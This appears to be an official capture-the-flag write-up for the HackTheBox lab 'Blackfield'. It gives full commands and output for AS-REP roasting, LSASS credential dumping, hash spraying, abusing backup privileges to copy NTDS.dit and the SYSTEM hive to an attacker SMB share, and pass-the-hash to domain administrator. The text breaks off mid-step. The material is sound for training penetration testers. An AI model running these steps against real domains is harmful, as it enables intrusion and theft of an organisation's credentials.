HACKTHEBOX

# Blackfield

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Difficulty: Hard

Classification: Official

# Synopsis

Backfield is a hard difficulty Windows machine featuring Windows and Active Directory misconfigurations. Anonymous / Guest access to an SMB share is used to enumerate users. Once user is found to have Kerberos pre-authentication disabled, which allows us to conduct an ASREPRoasting attack. This allows us to retrieve a hash of the encrypted material contained in the AS-REP, which can be subjected to an offline brute force attack in order to recover the plaintext password. With this user we can access an SMB share containing forensics artefacts, including an lsass process dump.  This contains a username and a password for a user with WinRM privileges, who is also a member of the Backup Operators group. The privileges conferred by this privileged group are used to dump the Active Directory database, and retrieve the hash of the primary domain administrator.

## Skills Required

- Basic Knowledge of Windows
- Basic Knowledge of Active Directory

## Skills Learned

- Leveraging Backup Operators group membership
- Dumping credentials from LSASS
- Anonymous / Guest Enumeration

# Enumeration

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.192 | grep ^[0-9] | cut -d '/' -f
1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.192
```

```
nmap -sC -sV -p$ports 10.10.10.192
Starting Nmap 7.80 ( https://nmap.org ) at 2020-09-30 14:40 CDT
Nmap scan report for 10.10.10.192
Host is up (0.031s latency).

PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-10-01 02:40:36Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```

The scan reveals many ports open, including port 53 (DNS), 389 (LDAP) and 445 (SMB). This reveals that the server is a domain controller for the `BLACKFIELD.LOCAL` domain.

# Foothold

Attempting anonymous and guest enumeration of SMB shares reveals a non-default share named `profiles$`. There is also another non-default share called `forensic` that we don't have access to.

```
smbmap -u guest -H 10.10.10.192
```

```
smbmap -u guest -H 10.10.10.192

[+] IP: 10.10.10.192:445        Name: 10.10.10.192
Disk                            Permissions     Comment
----                            -----------     -------
ADMIN$                          NO ACCESS       Remote Admin
C$                              NO ACCESS       Default share
forensic                        NO ACCESS       Forensic / Audit share.
IPC$                            READ ONLY       Remote IPC
NETLOGON                        NO ACCESS       Logon server share
profiles$                       READ ONLY
SYSVOL                          NO ACCESS       Logon server share
```

Inspecting the `profiles$` share reveals a list of user profile or document folders. A list of all usernames can be generated using `smbclient -N \\\\10.10.10.192\\profiles$ -c ls | awk '{ print $1 }'` , and saved to users.txt.

```
smbclient -N \\\\10.10.10.192\\profiles$ -c ls | awk '{ print $1 }'

.
..
AAlleni
ABarteski
ABekesz
ABenzies
```

With a user list and the Kerberos port open, we can try to spray the users [Impacket's](#) `GetNpUsers.py` in order to see if any user has Kerberos pre-authentication disabled.

```
GetNPUsers.py blackfield.local/ -no-pass -usersfile users.txt -dc-ip
10.10.10.192 | grep -v 'KDC_ERR_C_PRINCIPAL_UNKNOWN'
```


```
GetNPUsers.py blackfield.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.192 | grep -v 'KDC_ERR_C_PRINCIPAL_UNKNOWN'

Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation

[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$support@BLACKFIELD.LOCAL:b80cc764c467c231534437f6d0313c53$efc2d35d1a33066a7128eee357cbcc36aaeae634933896f9f
cc9d0487c1689099af8f2cf19b442a7ec2c4bf1d7a55a2c4aae8e535cb5bcf036ea1ca15077c09b0057d7d7d24fb2c6e7e21570f200bcebfb5660e1f9
39efd469fab1ea5b1f82ba627ef0da42494aae51ff190f8a5735626f8b1320afd30013aca70fa59790181996829c69456a23d9d57a350c1635f7dad8e
83bf40e7342931d1949075341cdbea6b5e102f312447c2727d0b7b4c786217f80c0cc748059227e5c901466936fc0191e78522f6db4634308f4d104f3
c499a579b41c913ff92d412b4d032663de9c03e75f0bb957d78f9c63aea3d82ad755e364a071
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
```

After saving the hash to a file called `hash`, we can attempt to crack it using John the Ripper with the rockyou wordlist.

```
john hash --format=krb5asrep
```



```
john hash --format=krb5asrep

Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23)
Will run 8 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:wordlist.txt, rules:Wordlist
#00^BlackKnight  ($krb5asrep$23$support@BLACKFIELD.LOCAL)
1g 0:00:00:09 DONE 2/3 (2020-02-24 13:19) 0.1094g/s 1573Kp/s 1573Kc/s ...
Use the "--show" option to display all of the cracked passwords reliably

Session completed
```

This is successful, and the password is revealed to be `#00^BlackKnight`. With a domain account, we can proceed to enumerate Active Directory using [bloodhound-python](). If we run bloodhound-python with the `-ns` parameter there will be no need to change the DNS setting on our vm. First, we install bloodhound ingestor using apt (which also installs the neo4j database server), then the data collector with pip3. We can then execute the collector against the target by issuing the `bloodhound-python` command below.

```
apt install bloodhound
pip3 install bloodhound
bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns
10.10.10.192 -c DcOnly
```

```
bloodhound-python -u support -p '#00^BlackKnight' -d blackfield.local -ns 10.10.10.192 -c DcOnly

INFO: Found AD domain: blackfield.local
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 18 computers
INFO: Connecting to LDAP server: dc01.blackfield.local
INFO: Found 315 users
INFO: Connecting to GC LDAP server: dc01.blackfield.local
INFO: Found 51 groups
INFO: Found 1 computers
INFO: Found 0 trusts
INFO: Done in 00M 04S
```

When running neo4j for the first time we must create the log directory and file, and then proceed go login to `http://localhost:7474/` with the credentials `neo4j / neo4j`, and then set a new password.

```
mkdir -p /usr/share/neo4j/logs
touch /usr/share/neo4j/logs/neo4j.log
neo4j start
```

Then we can start BloodHound with `bloodhound` and login with the username neo4j and our new password. When signed into the BloodHound GUI, we can drag and drop the bloodhound-python output in order to import the data.

Start the BloodHound analysis by searching for the `support` user, right-clicking it and marking it as owned. Let's examine if this account has any further object control that we can leverage. If we search for first degree object control we get a hit.

Click `Raw Query` at the bottom, and type in the following Cypher query:

```
MATCH p=(u {owned: true})-[r1]->(n) WHERE r1.isacl=true RETURN p
```

Our support user has the password change permission on the audit2020 user.


To abuse this, we can use `rpcclient` to set the password.

```
rpcclient -U blackfield/support 10.10.10.192
rpcclient $> setuserinfo audit2020 23 H@CKTHEB0X#
```

```
rpcclient -U blackfield/support 10.10.10.192

Enter BLACKFIELD\support's password:
rpcclient $> setuserinfo audit2020 23 H@CKTHEB0X#
rpcclient $> exit
```

After enumerating the SMB shares using CrackMapExec as `audit2020`, it's seen that we now have access to the `forensic` share.

```
apt install -y crackmapexec
cme smb 10.10.10.192 -u audit2020 -p 'H@CKTHEB0X#' --shares
```

```
cme smb 10.10.10.192 -u audit2020 -p 'H@CKTHEB0X#' --shares

SMB    10.10.10.192    445    DC01    [*] Windows 10.0 Build 17763 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1:False)
SMB    10.10.10.192    445    DC01    [+] BLACKFIELD.local\audit2020:H@CKTHEB0X#
SMB    10.10.10.192    445    DC01    [+] Enumerated shares
SMB    10.10.10.192    445    DC01    Share           Permissions     Remark
SMB    10.10.10.192    445    DC01    -----           -----------     ------
SMB    10.10.10.192    445    DC01    ADMIN$                          Remote Admin
SMB    10.10.10.192    445    DC01    C$                              Default share
SMB    10.10.10.192    445    DC01    forensic        READ            Forensic / Audit share.
SMB    10.10.10.192    445    DC01    IPC$            READ            Remote IPC
SMB    10.10.10.192    445    DC01    NETLOGON        READ            Logon server share
SMB    10.10.10.192    445    DC01    profiles$       READ
SMB    10.10.10.192    445    DC01    SYSVOL          READ            Logon server share
```

We connect to the forensic share and see a zipped lsass memory dump. LSASS is short for Local Security Authority Subsystem Service, and it stores credentials in memory on behalf of a user that has an active (or recently active) session. This allows the user to access network resources without re-typing their credentials for each service. LSASS may store credentials in multiple forms, including reversibly encrypted password, Kerberos tickets, NT hash, LM hash, DPAPI keys,and Smartcard PIN.

Credentials are stored in LSASS for sessions that have been established since the last reboot and have not been closed. For example, credentials are created in memory when a user does any of the following (this is not an exhaustive list).

- Logs on to a local session or RDP session on the computer.
- Runs a process using RunAs.
- Runs an active Windows service on the computer.
- Creates a scheduled task or batch job.
- Runs PsExec with explicit creds, such as `PsExec \\server -u user -p pwd cmd`.
- Uses WinRM with CredSSP.

So we download the lsass process memory dump locally for further inspection.

```
smbclient.py audit2020:'H@CKTHEB0X#'@10.10.10.192
use forensic
cd memory_analysis
ls
get lsass.zip
exit
```

```
smbclient.py audit2020:'H@CKTHEB0X#'@10.10.10.192
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Type help for list of commands
# use forensic
# cd memory_analysis
# ls
drw-rw-rw-          0  Thu May 28 15:29:24 2020 .
drw-rw-rw-          0  Thu May 28 15:29:24 2020 ..
-rw-rw-rw-   37876530  Thu May 28 15:29:24 2020 conhost.zip
-rw-rw-rw-   24962333  Thu May 28 15:29:24 2020 ctfmon.zip
-rw-rw-rw-   23993305  Thu May 28 15:29:24 2020 dfsrs.zip
-rw-rw-rw-   18366396  Thu May 28 15:29:24 2020 dllhost.zip
-rw-rw-rw-    8810157  Thu May 28 15:29:24 2020 ismserv.zip
-rw-rw-rw-   41936098  Thu May 28 15:29:24 2020 lsass.zip
-rw-rw-rw-   64288607  Thu May 28 15:29:24 2020 mmc.zip
-rw-rw-rw-   13332174  Thu May 28 15:29:24 2020 RuntimeBroker.zip
-rw-rw-rw-  131983313  Thu May 28 15:29:24 2020 ServerManager.zip
-rw-rw-rw-   33141744  Thu May 28 15:29:24 2020 sihost.zip
-rw-rw-rw-   33756344  Thu May 28 15:29:24 2020 smartscreen.zip
-rw-rw-rw-   14408833  Thu May 28 15:29:24 2020 svchost.zip
-rw-rw-rw-   34631412  Thu May 28 15:29:24 2020 taskhostw.zip
-rw-rw-rw-   14255089  Thu May 28 15:29:24 2020 winlogon.zip
-rw-rw-rw-    4067425  Thu May 28 15:29:24 2020 wlms.zip
-rw-rw-rw-   18303252  Thu May 28 15:29:24 2020 WmiPrvSE.zip
# get lsass.zip
# exit
```

After unzipping lsass.zip we can use Pypykatz on the extracted `lsass.DMP` file to retrieve NT hashes.

```
pip3 install pypykatz
pypykatz lsa minidump lsass.DMP
```

```
pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
<SNIP>
        Username: Administrator
        Domain: BLACKFIELD
        LM: NA
        NT: 7f1e4ff8c6a8e6b6fcae2d9c0572cd62
        SHA1: db5c89a961644f0978b4b69a4d2a2239d7886368
<SNIP>
        Username: DC01$
        Domain: BLACKFIELD
        LM: NA
        NT: b624dc83a27cc29da11d9bf25efea796
        SHA1: 4f2a203784d655bb3eda54ebe0cfdabe93d4a37d
<SNIP>
        Username: svc_backup
        Domain: BLACKFIELD
        LM: NA
        NT: 9658d1d1dcd9250115e2205d9f48400d
        SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
```


Before spraying these credentials against the server, let's check the account lockout policy.

```
ldapsearch -D 'BLACKFIELD\support' -w '#00^BlackKnight' -p 389 -h 10.10.10.192 -
b "dc=blackfield,dc=local" -s sub "*" | grep lockoutThreshold
```

```
ldapsearch -D 'BLACKFIELD\support' -w '#00^BlackKnight' -p 389 -h 10.10.10.192 \
    -b "dc=blackfield,dc=local" -s sub "*" | grep lockoutThreshold

lockoutThreshold: 0
```

The password policy has a `lockoutThreshold` of 0, which means we can attempt an unlimited number of passwords without locking the account out (although this is quite noisy). We can extract all usernames and hashes from the lsass dump and save them as `hashes` and `users` respectively, and spray with CrackMapExec in order to discover a combination.

```
pypykatz lsa minidump lsass.DMP | grep 'NT:' | awk '{ print $2 }' | sort -u > hashes
pypykatz lsa minidump lsass.DMP | grep 'Username:' | awk '{ print $2 }' | sort -u > users
cme smb 10.10.10.192 -u users -H hashes
```




This was successful, and we found a working combination: `svc_backup:9658d1d1dcd9250115e2205d9f48400d`.

WinRM is enabled and we can gain a PowerShell session using Evil-WinRM. The command `whoami /priv` reveals that svc_backup that has the `SeBackup` privilege.


```
evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
```

```
evil-winrm -i 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d

PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

# Privilege Escalation


We can abuse the SeBackup privilege in order to retrieve files from the Administrator Desktop using robocopy. Using robocopy, we are able to retrieve a notes.txt but are denied access on root.txt.

```
robocopy /b C:\Users\Administrator\Desktop\ C:\
```



```
*Evil-WinRM* PS C:\> robocopy /b C:\Users\Administrator\Desktop\ C:\

------------------------------------------------------------------------------
   ROBOCOPY     ::     Robust File Copy for Windows
------------------------------------------------------------------------------

  Started : Thursday, October 1, 2020 7:12:55 AM
   Source : C:\Users\Administrator\Desktop\
     Dest : C:\

    Files : *.*

  Options : *.* /DCOPY:DA /COPY:DAT /B /R:1000000 /W:30

            New File                  32        root.txt
2020/10/01 07:12:55 ERROR 5 (0x00000005) Copying File
C:\Users\Administrator\Desktop\root.txt
Access is denied.
```

By reading the notes.txt file, we understand the root.txt flag is encrypted (probably with EFS), which is blocking our access with robocopy.



```
PS C:\> cat notes.txt

Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
```

## Dumping Hashes with WBAdmin

So we need to get into the Administrator context. On way to do this is to abuse SeBackup and SeRestore privileges in order to dump the AD database. Then, we can use the administrator NTLM hash in a PtH (Pass the Hash) attack to get a shell as them. First we need to install and configure a samba server with authentication.

Modify the contents of `/etc/samba/smb.conf` to the following:

```
[global]
        map to guest = Bad User
        server role = standalone server
        usershare allow guests = yes
        idmap config * : backend = tdb
        interfaces = tun0
        smb ports = 445

[smb]
        comment = Samba
        path = /tmp/
        guest ok = yes
        read only = no
        browsable = yes
        force user = smbuser
```

Create a new user that matches the user in the `force user` parameter.

```
adduser smbuser
```

Next, create a password for our newly created user.

```
smbpasswd -a smbuser
```

Then start the SMB demon with `service smbd restart`. In our Win-Rm session we can mount the share:

```
net use k: \\10.10.14.3\smb /user:smbuser smbpass
```


On the Win-Rm shell, we can backup the NTDS folder with wbadmin.

```
echo "Y" | wbadmin start backup -backuptarget:\\10.10.14.3\smb -
include:c:\windows\ntds
```

```
PS C:\> echo "Y" | wbadmin start backup -backuptarget:\\10.10.14.3\smb `
    -include:c:\windows\ntds

wbadmin 1.0 - Backup command-line tool
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Note: The backed up data cannot be securely protected at this destination.
Backups stored on a remote shared folder might be accessible by other
people on the network. You should only save your backups to a location
where you trust the other users who have access to the location or on a
network that has additional security precautions in place.

Retrieving volume information...
This will back up (C:) (Selected Files) to \\10.10.14.3\smb.
Do you want to start the backup operation?
[Y] Yes [N] No Y

The backup operation to \\10.10.14.3\smb is starting.
Creating a shadow copy of the volumes specified for backup...
Please wait while files to backup for volume (C:) are identified.
This might take several minutes.
Windows Server Backup is updating the existing backup to remove files that have
been deleted from your server since the last backup.
This might take a few minutes.
Creating a backup of volume (C:), copied (100%).
Compacting the virtual hard disk for volume (C:), completed (39%).
Compacting the virtual hard disk for volume (C:), completed (62%).
Compacting the virtual hard disk for volume (C:), completed (76%).
Compacting the virtual hard disk for volume (C:), completed (87%).
The backup of volume (C:) completed successfully.
Summary of the backup operation:
------------------

The backup operation successfully completed.
The backup of volume (C:) completed successfully.
Log of files successfully backed up:
C:\Windows\Logs\WindowsServerBackup\Backup-01-10-2020_14-23-45.log
```

Next, retrieve the version of the backup.

```
wbadmin get versions
```

```
*Evil-WinRM* PS C:\> wbadmin get versions
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 4:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)
```

We can now restore the `NTDS.dit` file, specifying the backup version.

```
echo "Y" | wbadmin start recovery -version:10/01/2020-14:23 -itemtype:file -
items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl
```

```
PS C:\> echo "Y" | wbadmin start recovery -version:10/01/2020-14:23 -itemtype:file `
    -items:c:\windows\ntds\ntds.dit -recoverytarget:C:\ -notrestoreacl

wbadmin 1.0 - Backup command-line tool
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Retrieving volume information...
You have chosen to recover the file(s) c:\windows\ntds\ntds.dit from the
backup created on 10/1/2020 7:23 AM to C:\.
Preparing to recover files...

Do you want to continue?
[Y] Yes [N] No Y

Running the recovery operation for c:\windows\ntds\ntds.dit, copied (70%).
Currently recovering c:\windows\ntds\ntds.dit.
Successfully recovered c:\windows\ntds\ntds.dit to C:\.
The recovery operation completed.
Summary of the recovery operation:
--------------------

Recovery of c:\windows\ntds\ntds.dit to C:\ successfully completed.
Total bytes recovered: 18.00 MB
Total files recovered: 1
Total files failed: 0

Log of files successfully recovered:
C:\Windows\Logs\WindowsServerBackup\FileRestore-01-10-2020_14-34-04.log
```

We need to export the system hive too, and transfer both this and the NTDS.dit to our local machine.

```
reg save HKLM\SYSTEM C:\system.hive
```

```
*Evil-WinRM* PS C:\> reg save HKLM\SYSTEM C:\system.hive

The operation completed successfully.
```

Copy the files to our box via our mounted SMB drive.

```
cp ntds.dit \\10.10.14.3\smb\NTDS.dit
cp system.hive \\10.10.14.3\smb\system.hive
```

Next, we can extract all the hashes in the domain using Impacketsecretsdump.py.

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
```

```
secretsdump.py -ntds NTDS.dit -system system.hive LOCAL
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[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from NTDS.dit
Administrator:500:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:21cb362b80c113a49f39943f3c2cb5e1:::
krbtgt:502:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:dd1cc77fcac53020992928456ddf7199:::
support:1104:cead107bf11ebc28b3e6e90cde6de212:::
BLACKFIELD.local\BLACKFIELD764430:1105:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD538365:1106:a658dd0c98e7ac3f46cca81ed6762d1c:::
<SNIP>
BLACKFIELD.local\BLACKFIELD653097:1411:a658dd0c98e7ac3f46cca81ed6762d1c:::
BLACKFIELD.local\BLACKFIELD438814:1412:a658dd0c98e7ac3f46cca81ed6762d1c:::
svc_backup:1413:9658d1d1dcd9250115e2205d9f48400d:::
BLACKFIELD.local\lydericlefebvre:1414:c02863dc0ec5c486f513693266277459:::
[*] Cleaning up...
```

With the primary domain administrator hash, we can use wmiexec to get a shell (if we use psexec, the Administrator security context will not be preserved, and we will be NT AUTHORITY SYSTEM, which will not allow us to decrypt the file).

```
wmiexec.py -hashes :184fb5e5178480be64824d4cd53b99ee administrator@10.10.10.192
```

```
wmiexec.py -hashes :184fb5e5178480be64824d4cd53b99ee administrator@10.10.10.192

Impacket v0.9.22.dev1+20200909.150738.15f3df26 - Copyright 2020 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
blackfield\administrator
```

## Alternative way to dump hashes

We start off  by creating a file called `cmd` with the following content and place it in the `C:\windows\temp\` folder

```
set context persistent nowriters
add volume c: alias temp
create
expose %temp% h:
exit
```

We then execute it using `diskshadow /s cmd` to create a shadow volume accessible via the `H:` drive.

```
PS C:\windows\temp> diskshadow /s cmd

Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  9/28/2020 7:27:42 AM

-> set context persistent nowriters
-> add volume c: alias temp
-> create
Alias temp for shadow ID {251f888c-6bd5-494f-bf28-49e43a140597} set as environment variable.
Alias VSS_SHADOW_SET for shadow set ID {24340d4d-027a-457f-9e5a-26f4fe5ed0c4} set as environment variable.

Querying all shadow copies with the shadow copy set ID {24340d4d-027a-457f-9e5a-26f4fe5ed0c4}

        * Shadow copy ID = {251f888c-6bd5-494f-bf28-49e43a140597}               %temp%
                - Shadow copy set: {24340d4d-027a-457f-9e5a-26f4fe5ed0c4}       %VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{351b4712-0000-0000-0000-602200000000}\ [C:\]
                - Creation time: 9/28/2020 7:27:43 AM
                - Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent No_Writers Differential

Number of shadow copies listed: 1
-> expose %temp% h:
-> %temp% = {251f888c-6bd5-494f-bf28-49e43a140597}
The shadow copy was successfully exposed as h:\.
-> exit
```

In Evil-WinRM we upload `SeBackupPrivilegeUtils.dll` and `SeBackupPrivilegeCmdLets.dll` from the SeBackupPrivilege GitHub repo, which will allow us to copy files from the newly exposed shadow copy (H:).

```
upload SeBackupPrivilegeUtils.dll
upload SeBackupPrivilegeCmdLets.dll
```

Next, import the .dll files and invoke the `Copy-FileSeBackupPrivilege` cmdlet on `ntds.dit` and `system`.

```
import-module .\SeBackupPrivilegeCmdLets.dll
import-module .\SeBackupPrivilegeUtils.dll
Copy-FileSeBackupPrivilege h:\windows\ntds\ntds.dit c:\windows\temp\NTDS -
Overwrite
Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM
c:\windows\temp\SYSTEM -Overwrite
```

```
PS C:\windows\temp> import-module .\SeBackupPrivilegeCmdLets.dll
PS C:\windows\temp> import-module .\SeBackupPrivilegeUtils.dll
PS C:\windows\temp> Copy-FileSeBackupPrivilege h:\windows\ntds\ntds.dit c:\windows\temp\NTDS -Overwrite
PS C:\windows\temp> Copy-FileSeBackupPrivilege h:\windows\system32\config\SYSTEM c:\windows\temp\SYSTEM -Overwrite
PS C:\windows\temp> ls system,ntds


    Directory: C:\windows\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        9/28/2020   7:43 AM       17825792 system
-a----        9/28/2020   7:43 AM       18874368 ntds
```

Download the saved files with Evil-WinRM.

```
download system
download ntds
